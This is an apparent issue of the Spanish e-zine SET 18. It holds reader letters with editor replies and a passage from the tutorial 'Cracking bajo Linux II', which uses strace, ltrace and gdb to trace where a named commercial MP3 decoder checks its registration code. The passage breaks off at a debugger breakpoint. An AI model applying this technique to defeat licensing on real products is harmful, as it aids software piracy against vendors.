-{ 0x12 }-

Hola!

Buen trabajo con la set 17, hasta con nuevo formato y todo. Y bueno, lo de los malos rollos con algunas personas, ufff, mejor pasar de ellos hasta el culo (de los malos rollos digo :)

[Ya lo hacemos, creeme. Pero algunos no se cansan. Mismamente volvieron con amenazas dos semanas despues de publicar SET 17. Eso si, esta vez es menos gente (mucha menos), y ademas, con testigos... La inteligencia es un don que les ha sido negado.

He de aclarar que no se trata de ningun grupo organizado, ni de grupos que asi lo parezcan, si no de gente simplemente desequilibrada.]

El motivo del mail es agradeceros la confianza en un programa, que mande hace mucho tiempo, pero que esta en vuestros archivos, era BIOCRACK, un generador de diccionarios, que por cierto, era una basura, pero que vosotros colocasteis en vuestra seccion de FILES. Bueno... pues aquello me animo a sacar una version "mejorada" del primer Biocrack, y ya la he terminado. BIOCRACK 2.0. Creo que le mete diez mil patas al primero y lleva nuevas opciones que se hacercan mas a las necesidades de un cracker/hacker. No es una puta maravilla, pero.... esta en castellano :)

[Pues de nada. Es logico que confiasemos en BioCrack. Hay que reconocer que era muy cutre, pero era algo que te habias currado, y habia que reconocertelo. Y fijate ahora la version 2.0. Seguro que cuando saques la 3.0 ya le dara mil patadas a programas similares en otros idiomas. ;)]

Pues... ya esta, de todas formas, si no os parece lo bastante basura el programa, podeis pasaros por

http://skyscraper.fortunecity.com/photoshop/733/biobroza.htm

esta pagina si que es una brosa(nunca mejor dicho). Si os pasais, recordad que esta en construccion por los examenes que quitan mucho tiempo. Y si!!! si joder si!!!, tengo una seccion de pringaos, pero no es lo que todo el mundo cree, es una seccion destinada al aprendizaje, hasta yo salgo en ella!!, nadie me entiende :(

[Que yo sepa no es pringao el que esta aprendiendo, si no el que se niega a aprender.]

Bye
Biohazard
THE VIRUS OF HATE INFECTS THE IGNORANT MINDS

-{ 0x13 }-

Hola: Me llamo Wally y tengo una duda respecto a hackear una pagina (ten en cuenta que soy un novato en esto y puede ser que diga alguna tonteria, por eso me gustaria que me corrigieras si me equivoco en algo).
Hace tiempo me baje de Internet una pagina donde, el dueno, habia colocado un cuadro donde habia que introducir un login y un password. Trabajando (sin conexion) con la pagina, la edite y encontre (acuerdate que soy nuevo en esto) un cuadro, que en la pagina no salia al principio. En propiedades de la secuencia de comandos habia una especie de programa en C donde, con un poco de estudio, consegui que la pagina no diera error al introducir un password o login incorrecto. Pero ahi viene la pregunta, cuando le doy a validar me sale un error diciendo que la siguiente pagina no esta (claro, yo estaba trabajando desde el HD y por lo tanto la ubicacion de la pagina siguiente no se encuentra en mi HD. ? Hay alguna forma de cambiar la ubicacion de la pagina que tengo en mi HD y poner su direccion URL inicial (www.**********.***)
Espero que hayas entendido la pregunta. Si no es asi, me gustaria que me explicaras, a grandes rasgos, como se hackea una pagina.
Gracias y que la fuerza acompane a todos los hacker’s.

[Bueno, creo que si he entendido tu pregunta.

Eso que tu dices que parecia C es seguramente JavaScript.

A ciegas es algo dificil ser exactos. Pero por lo que cuentas, has modificado el codigo para que introduzcas lo que introduzcas, continue. Entonces saltara a una pagina, que esta referenciada de forma local.

Lo que tienes que hacer es buscar donde aparece esa referencia y cambiarla por una referencia absoluta a la misma. Esto es, el nombre del servidor, y la pagina a la que referenciaba.

En cuanto a lo de hackear una pagina... Mucha moda intuyo pot ahi.

A grandes rasgos? Muy bien. Entras en el servidor y sustituyes el codigo de la pagina por el tuyo.]

-{ 0x14 }-

Hi
I'm a member of Softproject Italian H/p/w/c group
from january 1998 we done one of the better
e-zine in italian language.

[Welldone!!]

The name of the e-zine is:
BFI - Butchered From Inside
We done 4 numbers + 3 specials (2 for the summer98 + 1 Xmas Special)
So we want to do the zine in english, but we are
searching contacts to other european e-zine, to exchange
autoproduced software, source codez, cracks (not mainly)
and many more things.

Could u help me?

[Uhm! Ok. Please, tell us more about this project, and we posibly will cooperate with you.]

This is our home page:
http://softpj98.bbk.org/

PS: Nice Homepage, maXiMus ReSpecT!

[Thanx]

PS: action mutante is a bit lame eh? ;)

BlackBerry!

-{ 0x15 }-

Hola
Estoy leyendo la edicion 17 de Set y me parece que es una de las grandes cosas que se encuentra en internet en idioma espa~ol, tengo 17 a~os y desde hace 1 a~o que tengo internet, antes pensaba que era interesantisimo, pero el navegar no es mi onda creo, siempre ves muchas

bobadas y odas al maldito microsoft, en realidad antes bill gates era mi heroe, ahora es un pobre ignorante mas de los que abunda, mi intencion es llegar a ser un hacker, estoy en proceso de aprendizAJE AUnque hay muchas cosas que no capto aun, bueno quisiera seguir escribiendo pero me llaman, espero que lean este mail y que nos podamos comunicar
RedHill

[Gracias. Espero leer cosas nuevas de ti.]

-{ 0x16 }-

Hola SET:

He traducido este texto, mirad a ver si os es util para
el ezine. Y si no , pues nada.
Es un poco viejo pero puede servir para los novatos.
Fijaos que si es viejo que habla del PHF. :)

[Hombre, no estaria mal dedicar un articulo, o incluso una seccion a antiguedades. Pero la proxima vez, por favor, INCLUYE EL TEXTO !!!]

Animo y seguid asi!!

kL0n|[aL^

-{ 0x17 }-

Por favor estoy interesado de la informacion me lo pordrias enviar ami correo" aticipadamente

[Yo estoy interesado en recibir un millon al mes, pero nadie me hace caso.]

walter
gracias

-{ 0x18 }-

Primero, fui a conectarme a la pagina que teneis en Geocities, y no me rulaba. Lo vi extra~o y pense que la direccion que me habiais puesto en la SET 16 estaba obsoleta. Luego me conecte a la direccion set.net.eu.org y descubri, para mayor asombro, que los insubordinados de Geocities os habian echado alegando chorradas, lo que demuestra el estado de represion de la libertad de expresion en el server. Pero da igual que nos intenten reprimir, siempre volveremos a estar en otro sitio. Si les molesta lo que decimos, nos intentaran echar otra vez. Y este sera un aliciente mas para volver. El ser humano tiene la necesidad de aprender, de la fuente que sea. Si los peces gordos seleccionan las fuentes que nos deben llegar a nosotros, entonces aprenderemos lo que ellos quieran (y les convenga) que aprendamos y eso nos hace pensar todos igual. Eso es el mejor negocio que se pueda tener, el que todos pensemos igual significa que todos tengamos la misma ideologia politica, los mismos gustos, las mismas aficiones, etc... Un arma muy peligrosa. Hay que luchar contra esto. La informacion debe ser libre.

Desde aqui quiero mandar un gesto de animo a toda la gente que hace SET posible. No os desanimeis porque unos insubordinados os repriman, nunca podran reprimirnos a todos. Somos muchos, y como bien diria The Mentor, somos todos parecidos...

Wolfgang

[Gracias por tu gesto de apoyo, pero tengo que hacerte una ligera correccion.

Es cierto que Geocities nos echo. Pero no fue por ellos. En sus normas esta la prohibicion de dedicar al hacking sus paginas. Pese a que muchos les parezca raro por la cantidad de paginas que hay relativas al tema en el servidor.

El problema viene cuando alguien nos denuncia a Geocities. De no haberse producido esta denuncia, Geocities nos habria seguido hospedando sin problemas. Pero hay gente a la que no le basta con un 'os maldigo', y quiere mas. Y paso lo que paso.]

-{ 0x19 }-

Ante todo, y como en todos los correos que recibis,
felicitaros por el e-zine.

Quisiera hacer un link directo a donde teneis alojados
la totalidad de los e-zines para que desde mi propia
pagina pueda se pueda acceder a ellos y continuar
facilitando la difusion de este.

[Por nosotros encantados. Aunque creemos que seria mejor que directamente colocases los ficheros en tu servidor.]

Un comentario que os queria hacer es la falta de datos
sobre la forma de actuar cuando se cuenta con un sistema
como el windows, aun a sabiendas de las limitaciones de
este y de la popularidad de la familia Unix, que por su
complejidad no es de acceso a todo el mundo, mientras
que la patata de Win si, y por desgracia este es todavia
el mas extendido.

[Problemas de acceso a la plataforma Unix? Si tienes Linux, que ademas es gratuito y todo!!!

Si es cierto que cada vez vamos dejando algo mas de lado a la plataforma Windows. Y no es de extra~ar. Puedo corroborar que Linux es viciante... Esa es su mayor virtud ;)]

Quisiera ademas saber si podeis publicar o facilitarme
la dir de alguna web donde pueda encontrar la
"Uncle Joe's CrackBook, A beginers guide to cracking" y
si es posible, la traducida por eljaker en versipn
integra, ya que solo tengo una entrega y no consigo entrar
en la dir que pone como site que aloja el resto

[Creo recordar que eljaker no llego a traducir el curso completo, por temas de tiempo. Ya se sabe. A ver si alguien mas del staff sabe algo nuevo.]

Sin mas que volver a felicitaros y viendo que mogollon
de banda se ha hecho eco de vosotros y os apoya e inclu-
so ayuda e incluyendome en ese grupo para lo que pueda
hacer, espero vuestras noticias.

PD. espero que podais leer esto, es mi primera prueba
con el PGP, y espero que rule bien.

[Pues aqui tienes el resultado.]

-{ 0x1A }-

Hola, no me cabe mas que saludos y felicitaciones por el trabajo que
realizan, mi nick es CAOS y soy miembro de Stealth Clan un grupo de
Argentina que no deja de apoyarlos por lo cual queria avisarles que en
nuestra web se encuentran todos los numeros de SET por si desean
publicar la direccion:
http://www.Geocities.com/SiliconValley/Garage/6890/
Los saludo nuevamente y sigan asi,

++ CAOS ++ - Stealth Clan

PD: Muy pronto van a contar con un articulo escrito por mi.

[Lo esperamos a ver si lo podemos incluir en SET 19. Pero date
prisa, que lo sacamos en nada ;)

Suerte con el grupo.]

< Paseante: Eso de que SET 19 sale en nada...ejem, ejem. >

[Hombre Pas, que cuando se quiera dar cuenta la tiene en la
calle.]

-{ 0x1B }-

Hola amigos, hace poco, me baje vuestra revista de una web, para ser
concretos el numero 14 de Saqueadores Edicion Tecnica, y he leido un poco,
os agradeceria que me mandaseis algo de informacion de IBERPAC, como
funciona, para que sirve, y todo eso.

[IberPAC es una red espa~ola de conmutacion de paquetes, que
funciona bajo el protocolo X.25, permitiendo la conexion de
terminales asincronos en modo caracter X.32, y bueno, con bastantes
curiosidades. En numeros atrasados de SET se ha tratado el tema, y
si quieres que se amplie algo en concreto, solo tienes que
pedirlo.]

Tambien, que me dieseis alguna
direccion buena para sacar manuales para el Newbie, para empezar desde cero,
lo unico que se controlar bien es: MS-DOS 6.0 o superior, el Ventanukos
’95/98, un poco de NT 4.0 y otro poco de QBASIC. Me imagino, como no, que
tendre que aprender Linux, y me parece muy normal, tambien lo tengo
instalado, pero no tengo ni puta idea de como funciona.

[Mira, la moda de instalarse Linux para demostrar que se es hacker
es una tonteria. Conocer como funciona Windows es tambien muy
importante.

Ahora, hay muchos motivos para que te instales Linux. El primero,
que es el factor mas influyente. Es gratis, sin tener que pagar
una pasta por licencias o piratear. Es mas, dicen que con windows
en la universidad, manteniendo un acuerdo con Microsoft, se lucha
contra la pirateria. Nada mas lejos de la realidad, porque al ser
necesario el uso de estos sistemas, los estudiantes tienen que

piratearselos... Es logico.

Otro motivo es que realmente es potente y funciona sin colgarse ni dar errores tontos. Si sabes lo que haces, con Linux puedes hacer lo que te propongas. Es muy recomendable si quieres aprender de verdad a manejar un ordenador.

Y lo de conocer Windows... No basta con saberse algunos entresijos. Hay que conocer a fondo el registro. Sabias que el NT 4.0 WorkStation funcionara como NT 4.0 Server solo con modificar una clave del registro? (Sin los programas a~adidos que lleva este, por supuesto.)

En cuanto al Qbasic... Empieza a aprender otros lenguajes, como C. De ahi pasa a C++, PERL, LISP, Java, Eiffel... Y no te olvides de tecnologias actuales, como Corba. (Bueno, no muy actuales ;))]

Tambien que me dieseis alguna direccion o algo para modificar el archivo que sea o el registro, ya que ahora tengo el Güindows 98 y me dice que es version de prelanzamiento, y cada vez que arranco el PC, me sale el pu~etero mensaje y le tengo que dar a alguna tecla para continuar, hay alguna forma de quitar eso??

[Hombre, la mejor es pasando de Windows... Pero me imagino que no es eso lo que quieres. Quizas en Rusia, que ultimamente se mueven mucho.]

Gracias, espero vuestra respuesta.

```
              \||/
              / \
             |O O|
             | ¨ |
---------oOOo-\-/-oOOo----------
```

Alejandro

-{ 0x1C }-

Hola P. Falken:
Recientemente un amigo y yo nos hicimos con unas placas de una cabina timofonica azul.
Los componetes son: Uno es un modem, otro era el contralador de monedas y otros dos que no sabemos lo que son.
Nos gustaria que nos dijeses si le podriamos sacar alguna utilidad, o simplemente solo para piezas.

[Aparte de saber algo mas de como funcionan por dentro estas cabinas, pues como piezas vienen estupendamente.

Antes de desguazar las piezas por completo para reutilizarlas, analizadlas bien, por si descubris algo interesante.]

Si te interesa le sacamos unas fotos.

[Estupendo, para la seccion de imagenes de la futura web estara cojonudo.]

Gracias.

[De nada]

-{ 0x1D }-

Este es un mensaje para lo Phreakers, Hackers o Crackers que puedan leer
este S.O.S. Desde sevilla y un ordenador publico:

Necesito buestra ayuda inmediata, hace un dos dias recibi una llamada de una
persona muy repelente, un ex-compa~ero de clase, intentando hacer una mierda
de ingenieria social, ya que me di cuenta de que era el.
Intentaba sacarme la porqueria de truco para el juego Theme Hospital, yo no
tengo en mi ordenador apenas juegos, (solo programas) pero si tengo las
claves de muchas cosas, tras averle delatado empezo a cachondearse con migo,
y horas mas tarde, haciendo llamadas anonimas molestas, 6 de la tarde, 8 de
la tarde 12:48 de la noche...
A la ma~ana siguiente me llama a las 10 y me dice que deje de molestarlos,
luego llamo yo, y responde la madre diciendo:

ELLA: ""DEJA DE DAR POR CULO Y NO NOS LLAMES YA""

YO: Se~ora de que me habla, solo he recibido una llamada ayer por la tarde
muy molesta de su hijo, luego un monton de llamadas anonimas y ahora esta
tan temprano.

ELLA: ""PUES YA ERA HORA DE QUE TE LEVANTARAS, NO NOS MOLESTES MAS Y NO TE
MOLESTARAN MIS HIJOS""

YO: ? -@@@@Muerte@@@@-

He estado pensando y lo unico que se me ocurre es cortar todos los cables de
la caja telefonica de su edificio, pero es arriesgado y da mucho el cante.
Todavia no soy Phreaker, tengo que aprender mucho, os pido ayuda por si
podeis putear a este mierda.
Se que vosotros haceis mas que eso pero es muy importante:

Datos de la victima

        [Hasta aqui podiamos llegar !!! Vamos hombre, ni que fuesemos
          mercenarios a sueldo !!!

          De entre todos los mensajes que me llegan, los hay absurdos, los
          hay indignantes, los hay insultantes, pero este se lleva la
          palma (quitando algunos...)

          Mira tio, ni aunque escribas con una cuenta de la Ciberteca seras
          anonimo, sabes?

          Y de paso... La historia que cuentas es... absurda en su totalidad.
          Empieza por aprender a escribir y a ser mas tolerante.

          Y recuerda... con tu actitud lo mas que eres es un cracker, y no
          un hacker, ni phreaker ni dada que se le parezca. Cuando seas
          capaz de hacer algo creativo, escribes.

          < P: Como creativo, esto no estaba mal, quien dice que esto
          de los ezines es aburrido.. >

-{ 0x1E }-

a quin corresponda:

hace apenas tres dias me tope con set por casualidad, y dejenme
decirles que yo vivia en un mundo tan chiquito y ciego, que pensaba

que los hacker era solo un mito, y lo maximo que se podia hacer con un computadora era armarla y desarmarla, claro programar algunas tonterias, que por cienrto no se.

[Bueno, la verdad sea dicha. Hay mucho fantasma entre los supuestos hackers... Luego algo de mitologico tienen ;)]

< Paseante: Uh, uh, auhhhh!!! >

el punto es que ahora que veo lo increibe de estas profecion, me gustaria empezar a aprender lo mas basico para poder despegarme, soy un aficionado a la lectura y muy bueno en computadoras (o eso creia!!), y le agradeceria mucho algunas recomendaciones de con que es lo que puedo empezar, ademas de mantenet una amplia comunicacion con ustedes.

[Lo de con que empezar no es dificil. Con cualquier cosa que te interese de verdad. Mira, si quieres saber algo sobre hackers reales, y no los mitos que mencionabas, primero lee el HowTo al que hacemos referencia en la seccion 0x07. No es una guia a seguir estrictamente, pero te aclara muchos conceptos y te dara una idea de que camino seguir. Creo en la definicion de hacker que se da alli.]

en el numero de set17, si mal no recuerdo pedias algun escrito sobre inteligencia artificial, pues da la casualidad que yo tengo un prologo sobre ese tema del escritor Issac Asimov, si les interesa pues mandenmelo al mail y se los mando.

[Mas nos interesaria algo de tu propio ingenio. De Isaac Asimov seguro que los lectores tienen mucho. Ademas, tratandose de una opinion sobre la IA, como creo recordar que era el texto de Asimov, que mejor que dar la tuya propia?]

le agrdesco por su atenciaon y por todo en lo que me puedan ayudar!!!!!!!!!

[Pues a ver si nos ayudas tu en algo.]

su nuevo amigo
Christopher Luna
(o como me dicen en internet
Seth16)

-{ 0x1F }-

Saludos.
Os escribo para ver si me podeis dar una peque~a indicacion. Estoy buscando informacion sobre los algoritmos de filtrado de paquetes que actualmente se usan (en general) en los firewalls. No es el codigo lo que busco, sino mas en concreto lo que me interesa es su comportamiento ante los ataques basados en fragmentecion de IP. No es una tecnica nueva en absoluto, pero lo cierto es que se ha escrito muy poco sobre el tema y, que yo sepa, en espa~ol nada.

He escrito un texto sobre el tema y me gustaria hacerme una idea de la validez actual de este tipo de ataques antes de hacer un programa explicativo (seguramente un port scan); teniendo en cuenta que en 1995 ya se publico un rfc advirtiendo del problema.

[La validez de un ataque es directamente proporcional a la nulidad del administrador. Digo esto porque aunque se diera el caso de existir en la actualidad sistemas para prevenir todas las variantes

de este tipo de ataques, seguro que hay algun sistema que mantenga las versiones antiguas que lo permitan. De hecho me encontre hace un mes un servidor que aun funciona con Linux 2.0.0 (Wow!)]

Tampoco pido grandes cosas, si podeis indicarme alguna direccion donde yo pueda empezar a informarme me conformo.

Gracias de antemano,

Lykeios

PD.- Por cierto, enhorabuena por en e-zine y gracias por "todo" (que no es poco...).

EOF

-[0x0C]----------
-[CRACKING BAJO LINUX II]----------
-[by SiuL+Hacky]----------SET-18-

Hola de nuevo,
Vayamos con la segunda entrega de contenidos. Como habreis podido comprobar no hubo entrega en el numero anterior de set (17). Como dicen en television fue por causas ajenas a nuestra voluntad. Si alguien se perdio la primera (que no es lo mismo que preguntar si alguien se perdio en la primera entrega), os recuerdo que en SET16 habiamos visto como herramientas mas importantes el depurador GDB (con cualquiera de los entornos graficos que existen; recomendando especialmente Data Display Debugger) y un desensamblador DASM, que no era otra cosa que un script que "trataba" adecuadamente el volcado en ensamblador que facilita el programa OBJDUMP.

Estas dos herramientas, que en general podemos considerar de bajo nivel, tienen el problema de que, en ocasiones, facilitan una cantidad de informacion excesiva, y es preciso algun otro medio para localizar el codigo interesante. En esta entrega, dividida en dos partes, vamos a ver en primer lugar una serie de herramientas de analisis que en algunos casos van a ser muy utiles de cara a sacar conclusiones del comportamiento de un programa, o de cara a saber donde buscar en un listado de ensamblador. En la segunda parte, vamos a ver un ejemplo muy sencillo y didactico sobre protecciones con claves; que espero sirva en el futuro para ir utilizar otro tipo de tecnicas algo mas ingeniosas :-). Servira tambien para que los perezosos (¨todos?) que no fueron capaces de hacerse un triste programa en C y probar el depurador y el desensamblador, se hagan una idea de lo que habria pasado. Las herramientas que a continuacion se describen pueden ser encontradas en los enlaces facilitados al final del articulo.

OTRAS HERRAMIENTAS IMPORTANTES ----------

1. LTRACE & STRACE

He querido agrupar estas dos herramientas ya que presentan comportamientos muy similares, de hecho podriamos decir que strace es un subconjunto de ltrace (ya se que ha quedado muy matematica la definicion). Sin embargo, ltrace es un programa en desarrollo, que en determinadas circunstacias se comporta de forma menos fiable que strace, especialmente cuando se trata de analizar programas que inician subprocesos hijo.

Comencemos por el principio: strace es un interceptador de llamadas al sistema. Para el que no sepa lo que es una llamada al sistema, recordamos que los procesos en UNIX (a diferencia que el dos) no pueden en circunstancias normales acceder directamente a recursos hardware, como memoria, puertos ... De eso se encarga el kernel, y de su robustez dependera entonces que la maquina no se quede colgada. Pero evidentemente, es preciso que los procesos reserven memoria, accedan a los dispositivos, etc ... Para ello el kernel facilita un interfaz de llamadas (que podeis ver nombradas en /usr/include/asm/unistd.h). Strace se coloca en medio y monitoriza estas llamadas. No voy a entrar, al menos de momento, en la forma en que strace trabaja internamente, pero podemos decir que aprovecha servicios del kernel que permiten que un proceso depure a otro.

Entre las llamadas que merecen la pena atender, estara las que posibilitan la apertura (o el intento de apertura) de ficheros, la lectura de los mismos, la escritura de cadenas por la salida estandar (es decir, el monitor), etc ... Strace, como era de esperar (y esto

vale para el resto de herramientas que vamos a comentar), no tiene entornos graficos ni nada por el estilo, hay que especificarlo todo en la linea de comandos. A cambio de eso ocupa 97k y es rapido :-). No me voy a preocupar de describiros las opciones mas importantes, ya que coinciden con las de ltrace, que comentare a continuacion.

Si strace es una herramienta ciertamente interesante, ltrace es una autentica joya de cara a la ingenieria inversa. Ltrace esta siendo desarrollado por Juan Cespedes, un autentico mago de la programacion. Ltrace se encarga de monitorizar el uso de librerias dinamicas. Esto supone registrar las llamadas a las funciones pertenecientes a librerias dinamicas (-- CON SUS CORRESPONDIENTES PARAMETROS !!). Esto incluye TODAS las funciones de C, XWindows, etc, etc. Dado que a pesar del desastre existente en linux en el tema de librerias, la mayoria de los programas estas lincados dinamicamente, tenemos acceso a todas las llamadas a funciones no implementadas directamente por el programador (realmente tambien seria posible monitorizar las llamadas a funciones internas, pero de momento no esta disponible esta opcion). Tampoco voy a entrar en la forma en que trabaja internamente ltrace, ya que tengo la esperanza de que leais el articulo hasta el final :-); pero en cualquier caso se basan en principios similares y las fuentes de ambos programas estan disponibles para todo el quiera echarles un vistazo.

No os asusteis con lo que vais a ver, voy a ense¤aros la linea de comandos tipica cuando se ejecuta el programa. Veremos asi las opciones mas importantes y que significan. No tiene un aspecto amigable, pero ya comprobareis como todo tiene su razon de ser:

```
ltrace -s200 -e printf,scanf -i -o /tmp/salida PROGRAMA_VICTIMA
```

Oh, sielosss, que es esto. Prometo que se puede complicar mas, pero por ahora es suficiente. Que significa todo esto:

-s200: indica que para cada llamada monitorizada, no se recorte hasta haber escrito por pantalla al menos 200 caracteres. Daros cuenta que si entre los parametros se incluyen cadenas de texto largas, la longitud se incrementa notablemente.

-e printf,scanf: monitoriza las llamadas a las funciones printf y scanf. Si no especificara el comando -e, se registrarian las llamadas a TODAS las funciones, lo cual suele ser una perdida de tiempo y espacio en disco. Para programas gordos, monitorizar todas las llamadas ralentiza muchisimo la ejecucion de los programas.

-i: muestra junto a cada llamada, el valor de registro eip en el momento de realizar la llamada, es decir, desde que direccion del programa se ha hecho la llamada.

-o /tmp/salida: indica que el resultado se recoja en el fichero /tmp/salida, en vez de volcarlo por pantalla, que es la opcion por defecto.

Otro comentario antes de finalizar, si queremos que el registro se haga adecuadamente, es preciso decirle a ltrace, como debe interpretar los parametros de las funciones. Hay que especificarle si tal parametro es un entero, un float, una cadena de texto, etc ... Esto se realiza en el fichero de configuracion /etc/ltrace.conf, que para que os hagais una idea tiene este aspecto:

```
int printf(format);
int puts(string);
int remove(string);
```

```
int snprintf(+string2,int,format);
int sprintf(+string,format);
```

No os impacienteis para ver cual es el resultado que facilita este programa, ya que algunos parrafos mas abajo utilizaremos esta herramienta con un sencillo programa.

2. LSOF
Este nombre es la abreviatura de LiSt Open Files. Se encarga de informar de todos los ficheros que tienen abiertos los distintos procesos en el sistema. Cuando digo ficheros, no me refiero simplemente a accesos a discos, sino otros dispositivos, sockets, etc ...

Aunque a primera vista pueda parecer que esta utilidad no tiene potencia que otras citadas aqui anteriormente, con el tiempo vereis como tiene un papel importante. Cuenta con una documentacion bastante aceptable, dando ideas de posibles utilizaciones, como monitorizacion de conexiones de red, identicacion de que procesos acceden a un determinado fichero, uso de ficheros en sistemas NFS, etc ...

Una de las aplicaciones mas obvias es seleccionar uno de los procesos que se estan ejecutando y listar los ficheros que mantiene abiertos.

EJEMPLO DE APLICACION ----------
Aviso para navegantes (NAVEGANTES, no PASEANTES), NO hay en este articulo ningun tipo de programa parcheador ni receta de invierno para crackearlo. Eso si, el que quiera crackearlo, con la informacion que encontrara aqui y su cerebro no tendra el minimo problema en hacerlo.

Bueno, supuestamente se acabo la parte aburrida y ahora vamos a ver como todas estas cosas sirven para algo. El programa que vamos a crackear, (y que ya utilice de ejemplo en otros tutoriales en ingles):

l3v272l.tgz

Lo podeis buscar en un ftpsearch, aunque ha venido distribuido con algunas revistas, no ocupa mucho, o sea que lo podeis bajar de la red en cualquier momento. Bajo ese nombre tan explicito, no podia esconderse otra cosa que no fuera un codificador mpeg layer-3, que para el que no lo sepa comprime ficheros de audio. No se si os habreis dado cuenta de que hay gran abundancia de decodificadores mpeg, pero es complicado encontrar un (buen) codificador. Esto es porque los decodificadores son publicos, pero la forma de llegar a los parametros de codificacion no esta definida, siendo esta la que diferenciara los buenos y los malos algoritmos (yo creo que alguien deberia contar como funcionan estos algoritmos, ya que son realmente interesantes ...). Es el tipico programa con funcionalidades reducidas y que se empe¤a en pedirnos un codigo de registro. El codificador y el decodificador, que vienen en programas aparte (l3dec y l3enc) muestran un esquema de protecci¢n repetido. Nos vamos a ocupar del decodificador, que una vez ejecutado (l3dec), nos espeta:

```
***    l3dec V2.72 ISO/MPEG Audio Layer III Software Only Decoder ***
|                                                                    |
|           copyright Fraunhofer-IIS 1994, 1995, 1996, 1997          |
|                                                                    |
|          L3DEC/L3ENC is shareware and must be registered           |
|             if used for more than 30 days or if used               |
|               commercially (see licence agreement)                 |
|                                                                    |
|                This program is not yet registered                  |
```

```
|              If you have already registered and got                |
|             a registration code, you may enter it now              |
|         Do you want to enter your registration code now (Y/N)?
```

le decimos que yes, y aparece:

```
| Please enter your registration code:
```

introducimos 12352526426 y evidentemente nos encontramos con

```
|              This was no correct registration code.                |
|               Do you want to try again (Y/N)?
```

vaya por Dios. Los que ya sepais de tema, sentireis que practicamente ya esta crackeado (y asi es en realidad), pero supongo que otra mucha gente se preguntara porque, y que pasos tienen que dar. Veamos que se puede obtener con las herramientas que hemos visto.

1) STRACE: ejecutemos
strace -i -o./salida l3dec

(no hace falta meter codigos de registro ni nada, responded que no y punto). Si mirais el listado creado (./salida), que normalmente conviene empezar a mirarlo por el final, reparareis en estas curiosas lineas:

```
[40029bf8] open("/usr/sbin/l3dec", O_RDONLY) = -1 ENOENT (No such file ...
[40029bf8] open("/usr/bin/l3dec", O_RDONLY) = -1 ENOENT (No such file ...
[40029bf8] open("/usr/X11R6/bin/l3dec", O_RDONLY) = -1 ENOENT (No such file
[40029bf8] open("/usr/local/bin/l3dec", O_RDONLY) = -1 ENOENT (No such file
[40029bf8] open("/usr/X11/bin/l3dec", O_RDONLY) = -1 ENOENT (No such file or
[40029bf8] open("./l3dec", O_RDONLY)    = 4
[40028f02] close(4)                     = 0
[40029bf8] open("./register.inf", O_RDONLY) = -1 ENOENT (No such file or ...
[4002ad34] write(2, "|          L3DEC/L3ENC is sharew"..., 71) = 71
[4002ad34] write(2, "|             if used for more t"..., 71) = 71
[4002ad34] write(2, "|               commercially (se"..., 71) = 71
```

las primeras corresponden a una forma bastante "sui generis" de buscar el directorio en el que se encuentra el ejecutable, y que en este caso se trata del directorio "actual". Una vez localizado, busca en ese directorio (donde se encuentra l3dec), un fichero llamado "register.inf". No hace falta ni el graduado escolar para saber que este fichero tiene mucho que ver con el proceso de registro. En concreto es donde se guarda el numero de registro (el bueno), para no tenerlo que preguntar cada vez; lo cual es un detalle para todos aquellos sufridos usuarios que hayan pagado 400 marcos alemanes por el programa. Si os fijais bien en el listado generado, vereis que este intento de acceder al fichero register.inf, se produce antes de preguntar si se desea introducir el codigo. Posteriormente a esta pregunta se vuelve a intentar el acceso. A nosotros nos interesa la primera aparicion, que es de la que dependera que se haga o no la pregunta posterior.

El fichero, en mi caso, evidentemente no existe, de ahi que la llamada al sistema open, devuelva -1 (si existiera devolveria un entero positivo). Podiamos pensar en localizar la parte de codigo que intenta abrir el fichero de registro, ya que presumiblemente despues de abrirlo se llevara a cabo algun tipo de validacion de su contenido. El numero que aparece entre corchetes en el listado refleja que la llamada al sistema "open" se produce desde una direccion 4xxxxxxx, que corresponde (otro dia el por que ...) a una llamada desde una libreria. El espacio de direcciones de usuario suele ser el 8xxxxxxx. ¨ como se explica esto

? Bueno, las llamadas al sistema no las suelen realizar los programas, los programas utilizan funciones de C, y estas funciones de la libreria C son las que realizaran las llamadas al nucleo. Es una forma de que los programas sean mas portables ...

Rollos aparte, que significa. Pues significa que el programa realizara una llamada a una funcion de C que abra ficheros, y luego esa funcion hara la llamada al sistema open. Hay que localizar entonces esa llamada en C ... ¨ sera "fopen" ;-) ? Es aqui donde llega ltrace:

2) LTRACE: ejecutemos
ltrace -e fopen -o./salida -i l3dec
y oh, magia, examinemos lo que aparece (con lagrimas de emocion :)

```
[08058f2d] fopen("/usr/X11/bin/l3dec", "rb")      = 0
[08058f2d] fopen("./l3dec", "rb")                 = 0x08075e30
[08058b1f] fopen("./register.inf", "rt")          = 0
[4007d9d8] --- SIGALRM (Alarm clock) ---
[4007d9d8] breakpointed at 0x4007d9d7 (?)
[08058f2d] fopen("/sbin/l3dec", "rb")             = 0
[08058f2d] fopen("/bin/l3dec", "rb")              = 0
[08058f2d] fopen("/usr/sbin/l3dec", "rb")         = 0
[08058f2d] fopen("/usr/bin/l3dec", "rb")          = 0
[08058f2d] fopen("/usr/X11R6/bin/l3dec", "rb")    = 0
[08058f2d] fopen("/usr/local/bin/l3dec", "rb")    = 0
[08058f2d] fopen("/usr/X11/bin/l3dec", "rb")      = 0
[08058f2d] fopen("./l3dec", "rb")                 = 0x08075e30
[08058a53] fopen("./register.inf", "rt")          = 0
```

Cantidad de fopens, y entre ellos el que a nosotros nos interesa. La direccion de llamada que aparece ahora: 0x8058b1f, si que corresponde al espacio de direcciones del programa l3dec. Para que veais que casi nunca hay un unico enfoque posible vamos a examinar el codigo del programa primero mediante el depurador (para ir cambiando cosas de forma interactiva) y a continuaci¢n mediante el desensamblador que ofrecera una serie de nuevas posibilidades.

3) GDB & DDD:
ddd l3dec

vamos a examinar la ejecucion del programa a partir de la direccion que hemos obtenido con ltrace, es cecir 0x8058b1f. Para ello ejecutamos en la ventana de comandos del DDD (o el que se lo quiera currar con botones y menus, es muy libre):

```
(gdb) br *0x8058b1f
```

este y otros comandos aparecian descritos en el articulo anterior (set16), y en cualquier caso siempre estan las no siempre amigables paginas info del gdb. Este comando fija un punto de ruptura en dicha posicion, que sera el punto de retorno tras ejecutar la llamada a fopen. Ejecutamos entoces el programa:

```
(gdb) run
Starting program: /tmp/l3v272.linux/l3dec

[ ... mensajes y mensajes ]

***    l3dec V2.72 ISO/MPEG Audio Layer III Software Only Decoder ***
|                                                                    |
|           copyright Fraunhofer-IIS 1994, 1995, 1996, 1997          |
|                                                                    |
```

```
Breakpoint 1, 0x8058b1f in free ()
(gdb)
```

